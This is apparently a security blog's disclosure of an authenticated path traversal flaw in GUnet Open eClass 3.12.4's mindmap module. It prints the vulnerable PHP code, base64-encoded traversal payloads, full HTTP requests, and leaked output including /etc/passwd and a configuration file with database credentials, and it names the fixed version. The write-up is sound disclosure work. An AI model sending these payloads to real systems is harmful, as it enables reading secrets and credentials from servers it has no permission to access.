
Late-Night CyberSec Adventures


GUnet Open eClass 3.12.4 Authenticated Path Traversal

GUnet Open eClass Platform (aka openeclass) versions before 3.12.5 are affected by a directory traversal vulnerability through the /modules/mindmap/index.php page. This allows an authenticated low-privileged user (student) to read arbitrary system files through the GET “jmpath” variable by providing double encoded (JSON & Base64) system paths. This requires a course that has this feature enabled (mindmap module). Successful exploitation could allow an attacker to traverse the file system to access files or directories that are outside of restricted directory on the remote server and lead to the disclosure of sensitive data.



```
if(isset($_GET["jmpath"])) {
    $path = json_decode( base64_decode( $_GET['jmpath'] ) );
    $myfile = fopen($path, "r") or die("Unable to open file!");
    $arr = fread($myfile,filesize($path));
    fclose($myfile);
} else $arr = "{}";
```

PoC read /etc/passwd:
/modules/mindmap/index.php?
jmpath=Ii4uLy4uLy4uLy4uLy4uLy4uLy4uLy4uLy4uLy4uLy4uL2V0Yy9wYXNzd2Qi
Where Ii4uLy4uLy4uLy4uLy4uLy4uLy4uLy4uLy4uLy4uLy4uL2V0Yy9wYXNzd2Qi is
“../../../../../../../../../../../etc/passwd”




```
GET /modules/mindmap/?course=TMAPOST102&jmpath=Ii4uLy4uLy4uLy4uLy4uLy4uLy4uLy4uLy4uLy4uLy4uL2V0Yy9wYXNzd2Qi HTTP/1.1
Host: eclass.local
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Cookie: PHPSESSID=cobvs5hifiedqjgqr64mosqii5
Upgrade-Insecure-Requests: 1

```

```
    container:"jsmind_container",
    theme:"greensea",
    editable:true
  }
_jm = jsMind.show(options);
// _jm = jsMind.show(options,mind);

var x = root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
```

PoC read /config/config.php:
/modules/mindmap/index.php?jmpath=Ii4uLy4uLy4uLy4uLy4uLy4uLy4uLy4uLy4uLy4uLy4uL3Zhci93d3cvZWNsYXNzLmxvY2FsL2NvbmZpZy9jb25maWcucGhwIg==
Where
Ii4uLy4uLy4uLy4uLy4uLy4uLy4uLy4uLy4uLy4uLy4uL3Zhci93d3cvZWNsYXNzLmxvY2FsL2NvbmZpZy9jb25maWcucGhwIg== is "../../../../../../../../../../../var/www/eclass.local/config/config.php"



```
GET /modules/mindmap/?course=TMAPOST102&jmpath=
Ii4uLy4uLy4uLy4uLy4uLy4uLy4uLy4uLy4uLy4uLy4uL3Zhci93d3cvZWNsYXNzLmxvY2FsL2NvbmZpZy9jb25maWcucGhwIg== HTTP/1.1
Host: eclass.local
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Cookie: PHPSESSID=cobvs5hifiedqjgqr64mosqii5
Upgrade-Insecure-Requests: 1

```

```
// _jm = jsMind.show(options,mind);

var x = <?php
/* ========================================================================
 * Open eClass 3.x configuration file
 * Created by install on 2021-11-19 19:04
 * ======================================================================== */

$mysqlServer = 'localhost';
$mysqlUser = 'eclass';
$mysqlPassword = 'eclass';
$mysqlMainDb = 'eclass';
```

This issue is fixed in version 3.12.5
https://hg.gunet.gr/openeclass/diff/cbfc90094d51/modules/mindmap/index.php